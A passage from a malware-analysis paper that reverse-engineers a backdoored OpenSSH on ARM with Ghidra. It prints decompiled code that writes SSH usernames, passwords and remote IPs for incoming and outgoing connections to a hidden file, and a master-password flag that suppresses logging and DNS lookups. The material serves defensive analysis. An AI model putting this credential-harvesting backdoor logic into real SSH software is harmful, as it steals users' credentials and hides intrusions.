In the `auth_password()` function, there is an interesting variable name `ILOG` which we will investigate further. The `ILOG` variable points to the file '`/etc/X11/.pr`'.

```

0  strb.w    r3,[r9,#0xc]=>s__00061310+12          /* Returns true if
0  mov        r3,#0x2e
0  strb.w    r3,[r9,#0x9]=>s__00061310+9          iVar1 = __stack_chk_guard;
0  mov        r3,#0x72
***** * * * * * * * * * * * * * * * * * * * * * * * *

31  SECRETPW[6] = '0';
32  ILOG[6] = '1';
33  ILOG[10] = 'p';
34  ILOG[1] = 'e';
35  ILOG[3] = 'c';
36  ILOG[4] = '/';
37  ILOG[5] = 'X';
38  ILOG[12] = 0;
39  ILOG[9] = '.';
40  ILOG[11] = 'r';

```

Figure 22: ILOG[] variable for storing credentials

For easy reference, several variables and the file descriptor pointing to ILOG has been renamed. The file "exfil\_file\_credentials" is used to store credentials (user, password and remote IP) from users connecting via SSH to the backdoored SSHD. With this approach, additional credentials are stolen in 'etc/X11/.pr'

```

uVar3 = sys_auth_passwd(authctxt,password);
if (uVar3 == 0) {
    _stream = fopen64("/tmp/.unix","r");
    if (_stream != (FILE *)0x0) {
        fclose(_stream);
        exfil_file_credentials = (FILE *)fopen64(ILOG,"a");
        f = exfil_file_credentials;
        if (exfil_file_credentials != (FILE *)0x0) {
            user_name = authctxt->user;
            f = exfil_file_credentials;
            remote_ip = get_remote_ipaddr();
            __format = "denied : %s:%s from %s\n";
            goto LAB_000111e0;
        }
    }
} else {
    exfil_file_credentials = (FILE *)fopen64(ILOG,"a");
    f = exfil_file_credentials;
    if (exfil_file_credentials != (FILE *)0x0) {
        user_name = authctxt->user;
        f = exfil_file_credentials;
        remote_ip = get_remote_ipaddr();
        __format = "%s:%s from %s\n";
LAB_000111e0:
    fprintf((FILE *)exfil_file_credentials,__format,user_name,password,remote_ip);
    fclose((FILE *)f);
}

```

Figure 23: sys\_auth\_passwd() function

## 2.2. Analysis of the SSH binary

### 2.2.1. Analysis of the functions checking the backdoor password



The SSH binary contains also references to 'backdoor\_password\_ok' variable.

References to backdoor_password_ok - 5 locations			
Location	Label	Code Unit	Context
0001e25e		??	EXTERNAL
0001e450	PTR_backdoor_password_ok_0001e450	ldr r3,[r3,#0x0]==>backdoor_password... addr backdoor_password_ok	READ DATA
000254de		ldr r3,[r3,#0x0]==>backdoor_password... addr backdoor_password_ok	READ
00025658	PTR_backdoor_password_ok_00025658	addr backdoor_password_ok	DATA

Figure 24: backdoor\_password\_ok searches in SSH binary

First one, ‘do\_log()’ works like in the SSHD binary, not keeping traces of any activity.

The second function is ‘get\_remote\_hostname()’. This code performs a reverse DNS lookup via the ‘getnameinfo()’ function which resolves the hostname assigned to a given IP. However, if the ‘backdoor\_password\_ok’ is enabled, this resolution doesn’t happen

```

C:\ Decompile: get_remote_hostname - (ssh)
60 }
61 }
62 ipv64_normalise_mapped(&from,&fromlen);
63 if (from.ss_family == 10) {
64     fromlen = 0x1c;
65 }
66 iVar3 = getnameinfo((sockaddr *)&from,fromlen,ntp,0x401,(char *)0x0,0,1);
67 if (iVar3 != 0) {
68     /* WARNING: Subroutine does not return */
69     fatal("get_remote_hostname: getnameinfo NI_NUMERICHOST failed");
70 }
71 if ((use_dns != 0) &&
72     ((debug3("Trying to reverse map address %.100s.",ntp), [backdoor_password_ok == 1 || 
73     (iVar3 = getnameinfo((sockaddr *)&from,fromlen,name,0x401,(char *)0x0,0,8), iVar3 == 0)))) {
74     memset(&hints,0,0x20);
75     hints.ai_socktype = 2;
76     hints.ai_flags = 4;
77     iVar3 = getaddrinfo(name,(char *)0x0,(addrinfo *)&hints,&local_fd8);
78     if (iVar3 == 0) {
79         logit("Nasty PTR record \"%s\" is set up for %s, ignoring",name,ntp);
80     }

```

Figure 25: get\_remote\_hostname() code

Note that the function ‘get\_remote\_hostname()’ also exists in the SSHD ELF file.

### 2.2.2. Analysis of the OLOG file

In the ‘userauth\_passwd()’ function an OLOG file is referenced, which points to the same file that ILOG (‘/etc/X11/.pr0’). Following the code, we see that in this file are stored the credentials used for outgoing SSH connections as well.

```

str = read_passphrase(prompt,0);
OLOG[11] = 'r';
OLOG[7] = '1';
OLOG[9] = '.';
OLOG[6] = '1';
OLOG[12] = 0;
OLOG[2] = 't';
OLOG[5] = 'X';
OLOG[3] = 'c';
OLOG[0] = '/';
OLOG[1] = 'e';
OLOG[8] = '/';
OLOG[10] = 'p';
OLOG[4] = '/';
f = (FILE *)fopen64(OLOG,"a");
if (f != (FILE *)0x0) {
    fprintf((FILE *)f,"%s:%s@%s\n",authctxt->server_user,str,authctxt->host);
    fclose((FILE *)f);
}

```

Figure 26: OLOG[] file used to store credentials

### 3. Conclusion

This Linux SSH backdoor can be easily analyzed with a reversing tool like Ghidra. The backdoor is simple in its functionality and capabilities, providing remote access with a master password leaving no traces of the access. This backdoor has the capabilities to store all the credentials used for incoming and outgoing SSH. Therefore, more credentials can be stolen.

Although this paper has focused on the analysis of the ARM version, this backdoor works in the exact same manner with other architectures like MIPS or x86/64.

Ghidra is really an excellent tool for reversing and disassembly. The amount of functionalities, the highly customizable interface, and its capabilities to disassemble multiple architectures makes the tool a must for any reverse or malware analyst.
